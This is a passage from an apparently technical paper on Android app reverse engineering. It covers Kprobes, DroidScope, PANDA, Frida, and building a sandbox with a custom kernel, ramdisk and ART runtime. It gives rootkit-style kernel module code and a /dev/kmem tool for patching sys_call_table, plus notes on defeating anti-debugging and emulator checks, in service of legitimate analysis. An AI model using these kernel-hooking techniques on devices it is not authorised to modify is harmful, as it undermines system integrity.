The KProbes interface provides us with an even more powerful way to instrument the kernel: It allows us to insert probes into (almost) arbitrary code addresses within kernel memory. Kprobes work by inserting a breakpoint instruction at the specified address. Once the breakpoint is hit, control passes to the Kprobes system, which then executes the handler function(s) defined by the user as well as the original instruction.¹² Besides being great for function tracing, KProbes can be used to implement rootkit-like functionality such as file hiding (5).

Jprobes and Kretprobes are additional probe types based on Kprobes that allow hooking of function entries and exits.

Unfortunately, the stock Android kernel comes without loadable module support, which is a problem given that Kprobes are usually deployed as kernel modules. Another issue is that the Android kernel is compiled with strict memory protection which prevents patching some parts of Kernel memory. Using Elfmaster's system call hooking method (5) results in a Kernel panic on default Lollipop and Marshmallow due to `sys_call_table` being non-writable. We can however use Kprobes on a sandbox by compiling our own, more lenient Kernel (see "Customizing the Kernel" on page 25).

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/sched.h>
#include <linux/kprobes.h>
#include <linux/kallsyms.h>
#include <linux/fs.h>

long my_do_sys_open(int dfd, const char __user *filename, int flags, umode_t mode)
{
    char *tmp = getname(filename);

    if (!IS_ERR(tmp)) {
        printk("do_sys_open() for %s from %s\n", tmp, current->comm);
    }

    jprobe_return();
    return 0;
}

struct jprobe my_jprobe2 = {
    .entry = (kprobe_opcode_t *) my_do_sys_open
};

int my_jprobe_init(void)
{
```

¹² <https://www.kernel.org/doc/Documentation/kprobes.txt>

```

int rv;

my_jprobe2.kp.symbol_name = "do_sys_open";

if ((rv = register_jprobe(&my_jprobe2)) < 0) {
    printk("my_jprobe2: Failed loading jprobe!\n");
    return rv;
}
printk("my_jprobe: Jprobe2 added!\n");

return 0;
}

void my_jprobe_exit(void)
{
    unregister_jprobe(&my_jprobe);
    printk("my_jprobe: Jprobe removed.\n");
}

module_init(my_jprobe_init);
module_exit(my_jprobe_exit);

```

Code Example: A kernel module that uses the Jprobe interface to hook the sys_open system call.

CLASSIC LINUX ROOTKIT STYLE


System call hooks may also be installed the traditional way by patching the system call table. This technique is described in the chapter “Hooking System Calls” on page 31.

DYNAMIC ANALYSIS FRAMEWORKS

DROIDSCOPE

DroidScope is a malware analysis engine based on QEMU. It adds instrumentation on several levels, making it possible to fully reconstruct the semantics on the hardware, Linux and Java level (6).

DroidScope exports instrumentation APIs that mirror the different context levels (hardware, OS and Java) of a real Android device. Analysis tools can use these APIs to query or set information and register callbacks for various events. For example, a plugin can register callbacks for native instruction start and end, memory reads and writes, register reads and writes, system calls or Java method calls.



The DroidScope Architecture (6)

All of this makes it possible to build tracers that are practically transparent to the target application (as long as we can hide the fact it is running in an emulator).


One limitation is that DroidScope is compatible with the Dalvik VM only. However, as dynamic malware analysis is a very popular field of research, it probably won't be long until somebody releases a framework that supports ART as well¹³. Until then, patching ART is a possible workaround to get a trace from the Java VM (see also "Customizing ART" on page 29).

DroidScope is available as an extension to the DECAF dynamic analysis framework at:

<https://github.com/sycurelab/DECAF>

PANDA

PANDA is another QEMU-based dynamic analysis platform. Similar to DroidScope, PANDA can be extended by registering callbacks that are triggered upon certain QEMU events. The twist PANDA adds is its record/replay feature. This allows for an iterative workflow: The reverse engineer records an execution trace of some of the target app (or some part of it) and then replays it over and over again, refining his analysis plugins with each iteration.



The PANDA workflow. Source: <https://github.com/moyix/panda/blob/master/docs/manual.md>

PANDA comes with some premade plugins, such as a stringsearch tool and a syscall tracer. Most importantly, it also supports Android guests and some of the DroidScope code has even been ported over. Building and running PANDA for Android ("PANDROID") is relatively straightforward. To test it, clone Moyix's git repository¹⁴ and build PANDA as follows:

```
$ cd qemu
$ ./configure --target-list=arm-softmmu --enable-android
$ make
```

In my experience, Android versions up to 4.4.1 run fine in PANDROID, but anything newer than that won't boot. Also, the Java level introspection code only works on the specific Dalvik runtime of Android 2.3. Anyways, older versions of Android seem to run much faster in the emulator, so if you

¹³ <https://www.honeynet.org/gsoc2015/slot7>

¹⁴ <https://github.com/moyix/panda>

plan on using PANDA sticking with Gingerbread is probably best. For more information, check out the extensive documentation in the PANDA git repo:

<https://github.com/moyix/panda/blob/master/docs/>

DRAWBACKS EMULATION-BASED ANALYSIS

Even though the usefulness of emulators for dynamic analysis is out of the question, doing manual static-dynamic analysis on an emulator is not always a lot of fun. The first issue is performance: We usually need to run QEMU in ARM emulation mode, which slows things down to a crawl. For some tasks, such as behavioral analysis of a malware sample, this might not be an issue, but if you're working on a manual analysis of a cryptographic algorithm, this is the kind of thing that (slowly but surely) makes you go into rage mode very quickly.

The other issue is that there's a lot of ways for apps to detect that they're running in an emulated environment, and many protected apps will either refuse to run or change their behavior¹⁵. This means additional work to either make the emulator transparent to the specific app, or patching the app to deactivate the protection mechanisms.

Emulator evasion is another area never-ending stream of publications by security researchers. Some researchers focus on making sandboxes more transparent, while others aim to develop novel ways of detecting them (also referred to as "red pills"), resulting in the proverbial arms race as well as more work for security researchers. However, most advanced work focuses on Windows/Intel architectures, and the published sandbox detection methods for Android/ARM are simplistic in comparison.

From what I've seen so far, Android developers use simple heuristics for emulator detection. Common methods include checking for certain files (e.g. `/qemu/trace`), checking system properties such as `Build.FINGERPRINT` and `Build.HARDWARE`, and retrieving the device ID using the `TelephonyManager.getDeviceId()` method (the return value is "000000000" on the emulator). Checks like these are trivial to detect and bypass – they only require the adversary to monitor interactions with the OS environment and simulate the correct values.

Timothy Vidas and Nicolas Christin describe a number of emulator and dynamic analysis detection methods for Android devices that include detecting difference in the hardware, software and device usage (7).

More advanced and interesting methods often used in Intel malware leverage the TSC (timer) register or exploit behavioral differences between the real and virtual CPU. As of this writing, I haven't found any published works on detecting QEMU's emulated ARM CPU this way, but with Android malware on the rise it's only matter of time before someone does the research (and prolific malware authors most likely already have some of those tricks up their sleeves).

¹⁵ ironically, pretending to be an emulator is an effective prevention measure against some malware species.

RUNTIME INSTRUMENTATION WITH FRIDA

FRIDA is the Swiss army knife of Android Reverse Engineering. If you're wondering why hooking frameworks like Xposed and Substrate don't get a chapter in this paper, it is because FRIDA does everything these framework does (and more) while at the same time being stealthier and allowing for a faster workflow.

FRIDA's magic is based on code injection. Upon attaching to a process, FRIDA uses ptrace to hijack an existing thread in the process. The hijacked thread is used to allocate a chunk of memory and populate it with a mini-bootstrapper. The bootstrapper then starts a fresh thread, connects to the Frida debugging server running on the device, and loads a dynamically generated library file containing the Frida agent and instrumentation code. The original, hijacked thread is restored to its original state and resumed, and execution of the process continues as usual (being completely unaware of what has happened to it, unless it scans its own memory or employs some other form of runtime integrity check) (8).




Figure 6: FRIDA Architecture, source: <http://www.frida.re/docs/hacking/>

So far so good. What makes FRIDA really awesome though is that it injects a complete JavaScript runtime into the process, along with a powerful API that provides a wealth of useful functionality, including calling and hooking of native functions and injecting structured data into memory. It also supports interaction with the Android Java runtime, such as interacting with objects inside the VM.

Here are some more awesome APIs FRIDA offers:

- Instantiate Java objects and call static and non-static class methods;
- Replace Java method implementations;
- Enumerate live instances of specific classes by scanning the Java heap (Dalvik only);
- Scan process memory for occurrences of a string;
- Intercept native function calls to run your own code at function entry and exit.

Some features unfortunately don't work yet on current Android devices platforms. Most notably, the FRIDA Stalker - a code tracing engine based on dynamic recompilation - does not support ARM at the time of this writing (version 7.2.0). Also, support for ART has been included only recently, so the Dalvik runtime still enjoys better support.

BUILDING A SANDBOX

VMI-based reverse engineering frameworks are very powerful due to the level of control they afford the reverse engineer. Working on real device, however, has its advantages especially for interactive, debugger-supported static / dynamic analysis. For one, it is simply faster to work on a real device. Also, being run on a real device gives the target app less reason to be suspicious and misbehave. By instrumenting the live environment at strategic points, we can obtain useful tracing functionality and manipulate the environment to help us bypass any anti-tampering defenses the app might implement.

THE TEST DEVICE

For hacking purposes, you definitely will want an AOSP-supported device. Google's Nexus smartphones and tablets are a the most logical candidate – any custom kernels and system components you build from AOSP code should run on them without issues. As an alternative, Sony's Xperia series is also known for its openness.

I used a Nexus 5 for my research, so most of the shell commands and examples work with that device.

WHAT DESKTOP OS TO USE?

A dark room. A rack full of 486 towers, obsolete hardware even then. Pulling a CAT5 cable I inadvertently touch one server's metal surface. An electric shock is sent through my body: No proper grounding.

Thus was the situation in my apartment in the early 2000s. Fortunately, we have now entered the age of virtualization, so you don't need a dedicated machine for every OS you want to run. If you want to do anything that involves compiling AOSP code, do yourself a favor and get a dedicated Ubuntu VM for the task. Many frameworks and tools have only been tested on Ubuntu, and even though you might get them to work on other OSes, the effort simply isn't worth it (this is coming from someone who really, really tried to make things work on OS X).

At the time of this writing, I found Ubuntu 14.04 LTS the most suitable for working with AOSP. Make sure you allocate at least 100 GB of free space – running an AOSP build alone takes up about 70GB.

DEVELOPMENT ENVIRONMENT

To get the development environment ready, simply download Google's Android Studio. It comes with a SDK Manager app that lets you install the Android SDK tools and manage SDKs for various API levels, as well as the emulator and an AVD Manager application to create emulator images. Android Studio can be downloaded from the Android download page:

<https://developer.android.com/develop/index.html>

You'll also need the Android NDK for compiling anything that creates native code. The NDK contains prebuilt toolchains for cross-compiling native code for different architectures. The NDK is available as a separate download:

<https://developer.android.com/ndk/downloads/index.html>

After you downloaded the SDK, create a standalone toolchain for Android Lollipop (API 21):

```
$ YOUR_NDK_PATH/build/tools/make-standalone-toolchain.sh --arch=arm --platform=android-21 --
install-dir=/tmp/my-android-toolchain
```

SANDBOX OVERVIEW

When we start analyzing an app, we often have to deal with multiple defenses at the same time. Any number of environmental checks, integrity checks and debugger detection features can cause the app to terminate or malfunction. Because of this, it is useful to make the sandbox as transparent possible, thus eliminating most of the potential anti-tampering triggers.

Android apps have several ways of interacting with the OS environment. The standard way is through the APIs of the Android Application Framework. On the lowest level, many important functions, such as file reads and writes, are translated into perfectly normal kernel system calls.

In general, we want to cover all interactions the app might have with its environment while being as stealthy as possible. Thus, we should aim to add instrumentation on the lowest level possible, while at same time making only minimal changes to the environment.

The reverse engineering setup that's been working quite well for me consists of the following components. This framework can be used to efficiently prepare an app for interactive static / dynamic analysis on a real device:

- Custom Android kernel with loadable module support and some other tweaks;
- Custom kernel modules (created with Zork) to intercept and manipulate interactions with the Kernel;
- Custom ART runtime for tracing support and fixes for any anti-debugging features;
- FRIDA for code injection to intercept and manipulate interactions on the Java layer.




Figure 7: The Android architecture. By instrumenting kernel system calls and the Java runtime, we can be comprehensive and stealthy at the same time.

CUSTOMIZING THE KERNEL

Many operations performed by a process, such as allocating memory and accessing files, rely on services provided by the kernel in the form of system calls. In an ARM environment, system calls are done with the `svc` instruction which triggers a software interrupt. This interrupt calls the `vector_swi()` kernel function, which then uses the system call number as an offset into a table of function pointers. In Android, this table is exported with the symbol name `sys_call_table`.

System call hooking is a commonly used technique to monitor and manipulating the interface between user mode and kernel mode. Hooks can be installed in different ways, but rewriting the function pointers in `sys_call_table` is probably the easiest and most straight-forward.

Newer stock Android kernels enforce some restrictions that prevent system call hooking. Specifically, the stock Lollipop and Marshmallow kernels for the Nexus 5 are built with the `CONFIG_STRICT_MEMORY_RWX` option enabled. This prevents writing to kernel memory regions marked as read-only, which means that any attempts to patch kernel code or the system call table result in a segmentation fault and reboot. For the purpose of our sandbox however, we can simply build our own kernel that disables this feature.

Given that we have to compile a custom kernel for our sandbox anyway, we'll also add a couple more features for added convenience, such as LKM support and the `/dev/kmem` interface.

To build the Android kernel you need a toolchain (set of programs to cross-compile the sources) as well as the appropriate version of the kernel sources. Instructions on how to identify the correct git repository and branch for a given device and Android version can be found at:

<https://source.android.com/source/building-kernels.html#id-version>

For example, to get kernel sources for Lollipop that are compatible with the Nexus 5, we need to clone the `msm` repo and check out one the `android-msm-hammerhead` branch (hammerhead is the “codename” of the Nexus 5., and yes, finding the right branch is a confusing process). Once the sources are downloaded, create the default kernel config file with the command `make hammerhead_defconfig` (or `whatever_defconfig`, depending on your target device).

```
$ git clone https://android.googlesource.com/kernel/msm.git
$ cd msm
$ git checkout origin/android-msm-hammerhead-3.4-lollipop-mr1
$ make hammerhead_defconfig
$ vim .config
```

I recommend setting the following options to enable the most important tracing facilities, add loadable module support, and open up kernel memory for patching.

Option	Recommended Setting
CONFIG_MODULES	Y
CONFIG_STRICT_MEMORY_RWX	N
CONFIG_DEVMEM	Y
CONFIG_DEVMEM	Y
CONFIG_KALLSYMS	Y
CONFIG_KALLSYMS_ALL	Y
CONFIG_HAVE_KPROBES	Y
CONFIG_HAVE_KRETPROBES	Y
CONFIG_HAVE_FUNCTION_TRACER	Y
CONFIG_HAVE_FUNCTION_GRAPH_TRACER	Y
CONFIG_TRACING	Y
CONFIG_FTRACE	Y
CONFIG_KDB	Y

Once you are finished editing save the `.config` file and build the kernel.

```
$ export ARCH=arm
$ export SUBARCH=arm
$ export CROSS_COMPILE=/path_to_your_ndk/arm-eabi-4.8/bin/arm-eabi-
$ make
```

If the build process completes successfully, you will find the bootable kernel image at `arch/arm/boot/zImage-dtb`.

CUSTOMIZING THE RAMDISK

The `initramfs` is a small CPIO archive stored inside the boot image. It contains a few files that are required at boot time before the actual root file system is mounted. On Android, the `initramfs` stays mounted indefinitely, and it contains an important configuration file named `default.prop` that defines some basic system properties. By making some changes to this file, we can make the Android environment a bit more reverse-engineering-friendly.

For our purposes, the most important settings in `default.prop` are `ro.debuggable` and `ro.secure`.

```
shell@hammerhead:/ $ cat /default.prop
#
# ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=1
ro.allow.mock.location=0
ro.debuggable=1
ro.zygote=zygote32
persist.radio.snapshot_enabled=1
persist.radio.snapshot_timer=2
persist.radio.use_cc_names=true
persist.sys.usb.config=mtp
rild.libpath=/system/lib/libril-qc-qmi-1.so
camera.disable_zsl_mode=1
```

```
ro.adb.secure=1
dalvik.vm.dex2oat-Xms=64m
dalvik.vm.dex2oat-Xmx=512m
dalvik.vm.image-dex2oat-Xms=64m
dalvik.vm.image-dex2oat-Xmx=64m
ro.dalvik.vm.native.bridge=0
```

Contents of the default.prop file.

Setting `ro.debuggable` to 1 causes all apps running on the system to be debuggable (i.e., the debugger thread runs in every process), independent of the `android:debuggable` attribute in the app's Manifest. Setting `ro.secure` to 0 causes `addb` to be run as root.

To modify `initrd` on any Android device, back up the original boot image using TWRP, or simply dump it with a command like:

```
adb shell cat /dev/mtd/mtd0 >/mnt/sdcard/boot.img
adb pull /mnt/sdcard/boot.img /tmp/boot.img
```

Use the `abootimg` tool¹⁶ as described in Krzysztof Adamski's how-to¹⁷ to extract the contents of the boot image:

```
mkdir boot
cd boot
../abootimg -x /tmp/boot.img
mkdir initrd
cd initrd
cat ../initrd.img | gunzip | cpio -vid
```

Take note of the boot parameters written to `bootimg.cfg` – you will need to these parameters later when booting your new kernel and ramdisk.

```
berndt@osboxes:~/Desktop/abootimg/boot$ cat bootimg.cfg
bootsize = 0x1600000
pagesize = 0x800
kerneladdr = 0x8000
ramdiskaddr = 0x2900000
secondaddr = 0xf00000
tagsaddr = 0x2700000
name =
cmdline = console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead user_debug=31 maxcpus=2
msm_watchdog_v2.enable=1
```

Modify `default.prop` and package your new ramdisk:

```
cd initrd
find . | cpio --create --format='newc' | gzip > ../myinitd.img
```

¹⁶ <https://git.gitorious.org/ac100/abootimg>

¹⁷ <http://k.japko.eu/boot-img-manipulation.html>

BOOTING THE ENVIRONMENT

The `fastboot boot` command allows you to test your new kernel and ramdisk without actually flashing it (once you're sure everything works, you can make the changes permanent with `fastboot flash`). Restart the device in fastboot mode with the following command:

```
$ adb reboot bootloader
```

Then, use the fastboot command to boot Android with the new kernel and ramdisk, passing the boot parameters of the original image:

```
$ fastboot boot zImage-dtb myinitrd.img --base 0 --kernel-offset 0x8000 --ramdisk-offset 0x2900000 --tags-offset 0x2700000 -c "console=ttyHSL0,115200,n8 androidboot.hardware=hammerhead user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1"
```

To quickly verify that the new kernel is running, navigate to Settings->About phone and check the "kernel version" field.




Figure 8: Our own, personal Android kernel.

CUSTOMIZING ART

The last item on our laundry list is the Java runtime. Building our own runtime gives us the possibility to add some stealthy tracing functionality. It is also good to have the source code of the runtime a working build environment at hand to deal with more advanced anti-debugging tricks.

To build ART, you unfortunately need to check out the Android Open Source Project (AOSP). Follow the instructions on the AOSP website¹⁸ to set up the build environment. Again, if you don't already happen to work on an Ubuntu-like distribution, I recommend setting up an Ubuntu 14.04 VM for this (if you want, you can also waste half a day trying to get AOSP to compile on OS X first before doing it).

You also need to install `repo`, a repository management tool built on top of `git`. This tool is necessary to pull together the hundreds of `git` repositories Android consists of. Again, instructions on how to configure `git` and `repo` can be found on the website¹⁹.

Finally, initialize the repository and download the sources for your Android version of choice:

```
$ repo init -u https://android.googlesource.com/platform/manifest -b android-4.0.1_r1
$ repo sync
```

Not it's tea time (or time to call it a day, depending on your Internet connection) while `repo` downloads about 40 GB of code. Once the download has completed, initialize the environment with the `envsetup` script:

```
$ source build/envsetup.sh
```

Then, choose the build target with `lunch`. Build targets take the form of `BUILD-BUILDTYPE`. Here, you have the option of setting the `userdebug` or `eng` built types which provide root access and additional debug tools. For now, we're only going to build `libart` so it doesn't really matter – if we were planning to build a full image for reverse engineering purposes, we'd go with the `eng` option to get all those additional debugging features.

For now, set the build target to `aosp_hammerhead-user` (replacing `hammerhead` with the codename or your target device) and build `libart` using the `make` command:

```
$ lunch aosp_hammerhead-user
$ make libart
```

You can simply replace the existing `libart.so` file on the device:

```
$ adb push out/target/product/generic/system/lib/libart.so /data/local/tmp
$ adb shell su -c mount -o remount,rw /system/
$ adb shell su -c cp /data/local/tmp/ /system/bin/
```

¹⁸ <https://source.android.com/source/initializing.html>

¹⁹ <https://source.android.com/source/downloading.html>

INSTRUCTION TRACING

The “mini-tracing-for-art” project by Tianxiao Gu builds on the existing mechanisms in ART and extends them with support for logging field read/write events.

<https://lab.artemisprojects.org/tianxiaogu/mini-tracing-for-art>

The repository contains a modified version of the Lollipop ART. To build it, back up the original libart project from the AOSP and replace it with Tianxiao Gu’s version. Then simply run “make libart” and copy the new binary to the `/system/lib/` directory on your device.

Tracing is deactivated by default. It can be toggled on and off for a specific VM by sending the USR2 signal to the process:

```
kill -USR2 $PID
```

When ART receives the signal, it will start logging the trace to the following files in the `/sdcard/` directory:

- `mini_trace_$pid_data.bin` (the binary trace)
- `mini_trace_$pid_info.log` (name and coverage information)

I couldn’t find a working parser for the binary format and was unable to contact the author, so I started writing my own tool to decode the output. For now, the functionality is very basic: Only method entries and exits as well as field reads and writes are printed.

```

THREAD: AsyncTask #1, METHOD ENTER: java.util.Vector      size    ()I    Vector.java
THREAD: AsyncTask #1, METHOD EXIT: java.util.Vector      size    ()I    Vector.java
THREAD: AsyncTask #1, METHOD ENTER: java.util.Vector      elementAt (I)Ljava/lang/Object;
Vector.java
THREAD: AsyncTask #1, METHOD EXIT: java.util.Vector      elementAt (I)Ljava/lang/Object;
Vector.java
THREAD: AsyncTask #1, FIELD READ: fq a      B, VALUE: 0x33146480, DEX_PC: 0c000001f
THREAD: AsyncTask #1, METHOD ENTER: fj      a      (Lfq;)J.java
THREAD: AsyncTask #1, METHOD ENTER: fj      b      (Lfq;II)[B .java
THREAD: AsyncTask #1, FIELD READ: fq b      I, VALUE: 0x33146480, DEX_PC: 0c0000000
THREAD: AsyncTask #1, FIELD READ: fq c      [B, VALUE: 0x33146480, DEX_PC: 0c000000a
THREAD: AsyncTask #1, METHOD EXIT: fj      b      (Lfq;II)[B .java

```

This is one of the areas where I wish I’d had more time to spend on, as instrumenting ART gives us some exciting possibilities. For now, it’s all relegated to “future work” though.

OTHER MODIFICATIONS

Customizing ART can be an effective way of disabling some anti-debugging defenses on the Java layer. For example, I made small a change to protect the JDWP memory structure from modifications (p. 56).

HOOKING SYSTEM CALLS

System call hooking allows us to attack any anti-reversing defenses that depend on functionality provided by the kernel. I'll be using this technique extensively in the VASCO DIGIPASS case study.

With our custom kernel in place, we can use a LKM to load additional code into the kernel. We also have access to the `/dev/kmem` interface, which can be used to patch kernel memory on-the-fly. This is a classical Linux rootkit technique and has been described for Android by Dong-Hoon You (9).




Figure 9: We first compile our functions hooks into a kernel module. Then, we toggle our hooks on and off by patching `sys_call_table` in `/dev/kmem`.

The first information we need is the address of `sys_call_table`. Fortunately, it is exported as a symbol in the Android kernel (iOS hackers are not so lucky). We can look it up in the `/proc/kallsyms` file.

```
root@hammerhead:/ # echo 0 > /proc/sys/kernel/kptr_restrict
root@hammerhead:/ # cat /proc/kallsyms | grep sys_call_table
c000f444 T sys_call_table
```

A kernel module that defines a hook for the `kill` system call looks like the following:

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/unistd.h>

#define TARGET_PROCESS "com.android.chrome"

asmlinkage int (*real_kill)(pid_t, int);

int zzz_kill(pid_t pid, int sig)
{
```

```
struct task_struct *task = current;

if ((strcmp("TARGET_PROCESS", task->comm) == 0)) {
    printk("[ZORK] kill,pid=%d,sig=%d,caller_pid=%d\n", pid, sig, task->pid);
}
return real_kill(pid, sig);
}
EXPORT_SYMBOL(zzz_kill);

int init_module()
{
    sys_call_table = (void*)0xc000f444;
    real_kill = (void*)(sys_call_table[__NR_kill]);

    return 0;
}
```

To build the module, you need the kernel sources and a working toolchain. Save the module code to a file called `kernel_hook.c` and create a Makefile with the following content:

```
KERNEL=[YOUR KERNEL PATH]
TOOLCHAIN=[YOUR TOOLCHAIN PATH]

obj-m := kernel_hook.o

all:
    make ARCH=arm CROSS_COMPILE=$TOOLCHAIN/bin/arm-eabi- -C $KERNEL M=$(shell pwd)
CFLAGS_MODULE=-fno-pic modules
clean:
    make -C $KERNEL M=$(shell pwd) clean
```

Run `make` to compile the code – this should create the final module `kernel_hook.ko`. Copy the file to the device and load it with the `insmod` command.

```
berndt@osboxes:~/Host/Desktop/test$ adb push kernel_hook.ko /data/local/tmp/
[100%] /data/local/tmp/kernel_hook.ko
berndt@osboxes:~/Host/Desktop/test$ adb shell su -c insmod /data/local/tmp/kernel_hook.ko
```

If the module has loaded successfully, you should now find the `zzz_kill` symbol in `/proc/kallsyms`.

```
root@hammerhead:/ # cat /proc/kallsyms | grep zzz
bf000110 r __kstrtab_zzz_kill[kernel_hook]
bf0000e0 r __ksymtab_zzz_kill[kernel_hook]
bf000000 T zzz_kill [kernel_hook]
```

Now, we'll write to `/dev/kmem` to overwrite the original function pointer in `sys_call_table` with the address of our function hook (this could have been done directly in the kernel module as well, but this is an easy way to toggle our hooks on and off without permanently having to rebuild the module). I've adapted the code from Dong-Hoon You's Phrack article for this purpose.


```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <asm/unistd.h>
#include <sys/mman.h>

#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)

int kmem;

void read_kmem2(unsigned char *buf, off_t off, int sz)
{
    off_t offset;
    ssize_t bread;

    offset = lseek(kmem, off, SEEK_SET);

    bread = read(kmem, buf, sz);

    return;
}

void write_kmem2(unsigned char *buf, off_t off, int sz)
{
    off_t offset;
    ssize_t written;

    offset = lseek(kmem, off, SEEK_SET);

    if (written = write(kmem, buf, sz) == -1) {
        perror("Write error");
        exit(0);
    }
    return;
}

int main(int argc, char *argv[]) {

    off_t sys_call_table;
    unsigned int addr_ptr, sys_call_number;

    if (argc < 3) {
        return 0;
    }

    kmem=open("/dev/kmem",O_RDWR);

    if(kmem<0){
        perror("Error opening kmem");
        return 0;
    }

    sscanf(argv[1], "%x", &sys_call_table);
    sscanf(argv[2], "%d", &sys_call_number);
```

```

sscanf(argv[3], "%x", &addr_ptr);

char buf[256];
memset (buf, 0, 256);

read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
printf("ORIGVALUE: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1], buf[0]);

write_kmem2((void*)&addr_ptr,sys_call_table+(sys_call_number*4),4);

read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
printf("NEWVALUE: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1], buf[0]);

close(kmem);

return 0;
}

```

kmem_util.c. A tool for patching sys_call_table via /dev/kmem. It is based on Dong-Hoon You's Phrack article but uses the file interface instead of mmap().

Build `kmem_util.c` using the prebuilt toolchain and copy it to the device. Note that from Android Lollipop, all executables must be compiled with PIE support.

```

berndt@osboxes:~/ $ $YOUR_NDK_PATH/build/tools/make-standalone-toolchain.sh --arch=arm --
platform=android-21 --install-dir=/tmp/my-android-toolchain
berndt@osboxes:~/ $ /tmp/my-android-toolchain/bin/arm-linux-androideabi-gcc -pie -fpie -o
kmem_util kmem_util.c
berndt@osboxes:~/Host/Projects/zork/kmem_util$ adb shell chmod 755 /data/local/tmp/kmem_util

```

We still need the system call number of `sys_kill` to find the correct offset into the system call table. The system call list is defined in `unistd.h` which is found in the kernel source.

```

#define __NR_kill                (__NR_SYSCALL_BASE+ 37)
                               /msm/arch/arm/include/asm/unistd.h

```

Finally, we overwrite the `sys_call_table` entry. Note that `kmem_util` returns the original value so we can restore it later if necessary.

```

